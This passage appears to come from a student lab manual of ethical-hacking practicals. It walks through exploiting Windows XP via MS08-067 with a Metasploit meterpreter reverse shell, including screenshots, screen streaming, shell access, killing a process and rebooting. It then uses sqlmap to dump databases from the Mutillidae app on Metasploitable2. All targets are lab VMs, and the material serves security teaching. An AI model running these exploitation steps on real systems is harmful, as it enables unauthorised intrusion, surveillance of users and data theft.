
Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected


C:\Documents and Settings\Administrator>
```

Go to control panel in start and turn off firewall

By searching control Panel in your start Menu and clicking on Network and Internet Connection



Below screen will be displayed now click on Windows Firewall and click on Off Button.



Run netdiscover to see the target machine

```
Currently scanning: 172.16.39.0/16 | Screen View: Unique Hosts
```

```
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.109.12	48:51:c5:d2:a8:34	1	60	Intel Corporate
192.168.109.205	00:0c:29:c2:3b:9b	1	60	VMware, Inc.
192.168.109.242	86:5a:95:63:e2:b2	2	120	Unknown vendor

Go back to Kali and run sudo msfconsole

```
metasploit documentation: https://docs.metasploit.com/
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          445         yes        The SMB service port (TCP)
SMBPIPE        BROWSER     yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    thread       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.109.20  yes        The listen address (an interface may be specified)
LPORT        4444         yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) >
```

You should now get access to the Windows XP System

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.109.205
rhosts => 192.168.109.205
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit


[*] Started reverse TCP handler on 192.168.109.205:4444
[*] 192.168.109.205:4445 - Automatically detecting the target ...
[*] 192.168.109.205:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.109.205:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.109.205:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.109.205
[*] Meterpreter session 1 opened (192.168.109.205:4444 → 192.168.109.205:1030) at 2022-11-12 16:06:32 -0500
meterpreter >
```

You can even view the system Information of Target Machine

```
meterpreter > sysinfo
Computer       : AKANKSHA-A36156
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

exit the shell and in meterpreter mode try to take screenshot of target machine

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/VuFxMCIF.jpeg  
meterpreter > █
```



You can even try to record the screen of target machine by entering below command.

```
meterpreter > screenshare  
[*] Preparing player ...  
[*] Opening player at: /home/kali/TREjjAa.html  
[*] Streaming ...  
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm  
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs  
█
```

You will be able to view all the activities perform by user on chrome browser as soon as you hit enter after entering the above command in meterpreter mode.



Type Shell for getting access to your shell i.e. Command Prompt and ipconfig for getting the IP address of you Target Machine

```
meterpreter > shell
Process 1740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . :
  IP Address . . . . . : 192.168.109.205
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.109.242

Ethernet adapter Bluetooth Network Connection:

  Media State . . . . . : Media disconnected
```

Enter below dir command for getting the all the directory in our target system.

```
C:\WINDOWS\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is CC7B-4158

Directory of C:\WINDOWS\system32

11/13/2022  02:28 AM    <DIR>          .
11/13/2022  02:28 AM    <DIR>          ..
09/24/2022  04:12 PM           1,440 $winnt$.inf
09/24/2022  09:35 PM    <DIR>          1025
09/24/2022  09:35 PM    <DIR>          1028
09/24/2022  09:35 PM    <DIR>          1031
09/24/2022  09:35 PM    <DIR>          1033
09/24/2022  09:35 PM    <DIR>          1037
09/24/2022  09:35 PM    <DIR>          1041
09/24/2022  09:35 PM    <DIR>          1042
09/24/2022  09:35 PM    <DIR>          1054
04/14/2008  05:30 PM           2,151 12520437.cpx
04/14/2008  05:30 PM           2,233 12520850.cpx
09/24/2022  09:35 PM    <DIR>          2052
09/24/2022  09:35 PM    <DIR>          3076
09/24/2022  09:35 PM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM           25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM           68,608 access.cpl
04/14/2008  05:30 PM           64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM           61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
```

Enter exit from exiting from shell

```
C:\WINDOWS\system32>exit
exit
```

Run ps command to check all the services running in the Target system

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
240	672	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
376	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
456	912	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wbem\wmiprvse.exe
532	376	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
628	376	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
672	628	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
684	628	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
892	672	vmacthl.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthl.exe
912	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
972	672	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1072	672	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
1112	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1160	672	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1220	672	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\svchost.exe
1248	1556	vmtoolsd.exe	x86	0	AKANSHA-A36156\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1260	1556	rundll32.exe	x86	0	AKANSHA-A36156\Administrator	C:\WINDOWS\system32\rundll32.exe
1352	1112	wuauctl.exe	x86	0	AKANSHA-A36156\Administrator	C:\WINDOWS\system32\wuauctl.exe
1500	1512	IEXPLORE.EXE	x86	0	AKANSHA-A36156\Administrator	C:\Program Files\Internet Explorer\iexplore.exe
1512	628	explorer.exe	x86	0	AKANSHA-A36156\Administrator	C:\WINDOWS\explorer.exe
1648	672	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1888	672	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1896	1112	wscnfy.exe	x86	0	AKANSHA-A36156\Administrator	C:\WINDOWS\system32\wscnfy.exe
1984	672	VGAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VGAuthService.exe

```
meterpreter > kill 1500
Killing: 1500
meterpreter >
```


As we can the PID 1500 which is IE has been killed as no process is running on Target Machine



Run the shell command and then try to reboot the target machine

```
meterpreter > reboot  
Rebooting ...  
meterpreter > █
```

As we can see that Target machine is rebooted.



Practical no 8


Aim:Practical on Injecting Code in Data Driven Applications: SQL Injection

Using SQLMap

- 1) Run metasploitable2 and Kali Linux and check the ipaddress of metasploitable2

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:bb:4f:f7  
          inet addr:192.168.199.54 Bcast:192.168.199.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:febb:4ff%7/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:68 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:72 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:8074 (7.8 KB) TX bytes:7376 (7.2 KB)  
             Interrupt:17 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)  
  
msfadmin@metasploitable:~$
```

- 2) Type the metasploitable2 ip address on the browser to display all the vulnerable web applications. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux.



3) Select Login /Register Page

The screenshot shows the Mutillidae: Born to be Hacked web application interface. At the top, there is a navigation bar with the title "Mutillidae: Born to be Hacked", version information "Version: 2.1.19", security level "Security Level: 0 (Hosed)", hints "Hints: D", and links for "Home", "Login/Register", "Toggle Hints", and "Toggle Security". Below the navigation bar is a sidebar titled "Core Controls" with sections for "OWASP Top 10", "Others", "Documentation", and "Resources". The "Resources" section contains links to various security tools and frameworks, including "OWASP Top 10", "Cross Site Scripting (XSS)", "Broken Authentication and Session Management", "Insecure Direct Object References", "Cross Site Request Forgery (CSRF)", "Security Misconfiguration", "Insecure Cryptographic Storage", "Failure to Restrict URL Access", "Insufficient Transport Layer Protection", "Unvalidated Redirects and Forwards", "SQLi - Extract Data", "Bypass Authentication", "Insert Injection", "Blind SQL via Timing", "SQLMAP Practice Target", "HTMLi (HTML Injection)", "HTMLi via HTTP Headers", "HTMLi Via DOM Injection", "HTMLi Via Cookie Injection", "Command Injection", "JavaScript Injection", "HTTP Parameter Pollution", "Cascading Style Injection", and "JavaScript Object Notation (JSON) Injection". To the right of the sidebar, there is a large text area containing the message "Samurai WTF and Backtrack contains all the tools you need to test your web application security". Below this message are logos for "backtrack", "BUILT ON eclipse", and "MySQL". On the left side of the main content area, there is a sidebar with links to "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons", "Mozilla Add-ons", "@webpwnized", and "Mutillidae Channel".

4) Copy the link of the login page and run sqlmap in kali

The screenshot shows the Mutillidae: Born to be Hacked web application interface, specifically the login page. The title bar reads "Mutillidae: Born to be Hacked" with version "2.1.19", security level "0 (Hosed)", hints "Disabled (0 - I try harder)", and status "Not Logged In". The navigation bar includes links for "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data". The main content area features a "View your details" button with a "Back" arrow. A green box prompts the user to "Please enter username and password to view account details". Below this, there are input fields for "Name" and "Password", and a "View Account Details" button. A note at the bottom says "Dont have an account? Please register here". On the left, there is a sidebar with the same "Core Controls" and "Resources" sections as the previous screenshot, along with the same "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons" message.

The screenshot shows a web application interface. At the top, there's a banner with the title "Mutillidae: Born to be Hacked" and a small spider icon. Below the banner, a navigation bar displays "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", "Not Logged In", and links for "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data".

The main content area has a heading "View your details" and a "Back" button with a blue arrow icon. A green box contains the message "Please enter username and password to view account details". Below this, there are input fields for "Name" (containing "admin") and "Password" (containing "password"). A purple "View Account Details" button is positioned below the password field.

Below the form, a link says "Dont have an account? [Please register here](#)". A red box highlights an error message: "Error: Failure is always an option and this situation proves it". It provides detailed information about the error:

- Line:** 126
- Code:** 0
- File:** /var/www/mutillidae/user-info.php
- Message:** Error executing query: Table 'metasploit.accounts' doesn't exist
- Trace:** #0 /var/www/mutillidae/index.php(469): include() #1 {main}

A diagnostic information box shows the SQL query: "SELECT * FROM accounts WHERE username='admin' AND password='password'". A note at the bottom of this box says "Did you [setup/reset the DB?](#)".

5) Paste the link with the sqlmap command in kali terminal or type the following

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs --dump --batch
Authentication Errors Best user name or password
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
sponsible for any misuse or damage caused by this program
[*] starting @ 14:38:54 /2022-11-19

[14:38:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=8c7cb63ac7a...51b830ebf3'). Do you want to use those [Y/n] Y
[14:38:55] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:38:55] [INFO] testing if the target URL content is stable
[14:38:55] [INFO] target URL content is stable
[14:38:55] [INFO] testing if GET parameter 'page' is dynamic
[14:38:56] [INFO] GET parameter 'page' appears to be dynamic
[14:38:56] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[14:38:56] [INFO] heuristic (basic) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[14:38:56] [INFO] heuristic (basic) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[14:38:56] [INFO] testing for SQL injection on GET parameter 'page'
[14:38:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:38:56] [WARNING] reflective value(s) found and filtering out
[14:38:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:38:57] [INFO] testing MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:38:57] [INFO] testing PostgreSQL AND error-based - WHERE or HAVING clause'
[14:38:58] [INFO] testing Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:38:58] [INFO] testing Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:38:58] [INFO] testing Generic inline queries
[14:38:58] [INFO] testing PostgreSQL > 8.1 stacked queries (comment)'
[14:38:58] [INFO] testing Microsoft SQL Server/Sybase stacked queries (comment)'
[14:38:58] [INFO] testing Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:38:58] [INFO] testing MySQL > 5.1.12.10 time-based blind (query SLEEP)
[14:38:58] [INFO] testing MySQL > 5.1.12.10 time-based blind (query SLEEP)
```

6) Type Y in all the Questions

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.199.54/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
Authentication Errors Best user name or password
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
sponsible for any misuse or damage caused by this program
[*] starting @ 14:47:23 /2022-11-19

[14:47:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2a8824a02f1...c980953e5f'). Do you want to use those [Y/n] y
[14:47:49] [INFO] testing if the target URL content is stable
[14:47:50] [INFO] target URL content is stable
[14:47:50] [INFO] testing if GET parameter 'page' is dynamic
[14:47:50] [INFO] GET parameter 'page' appears to be dynamic
[14:47:50] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[14:47:50] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
```

6) It will take quite a while for the process to complete as it's checking the vulnerabilities.
To solve the error below modify the config file of metasploitable2

```
[14:56:00] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[14:56:00] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[14:56:02] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[14:56:02] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[14:56:02] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[14:56:02] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[14:56:02] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[14:56:02] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[14:56:02] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[14:56:02] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[14:56:02] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[14:56:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:56:02] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[14:56:05] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[14:56:08] [WARNING] GET parameter 'user-info-php-submit-button' does not seem to be injectable
[14:56:08] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
(e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 14:56:08 /2022-11-19/
```

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0

- 7) Enter the below command in Metasploit for modifying the file

```
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc_
```

- 8) Save the changes with Ctrl + O and then exit

```
GNU nano 2.0.7          File: /var/www/mutillidae/config.inc      Modified

<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */
    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';
?>

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^I To Spell
```

- 9) After making changes in metasploitable2 you should be able to fix the login page on the website, which will show proper error messages shown below

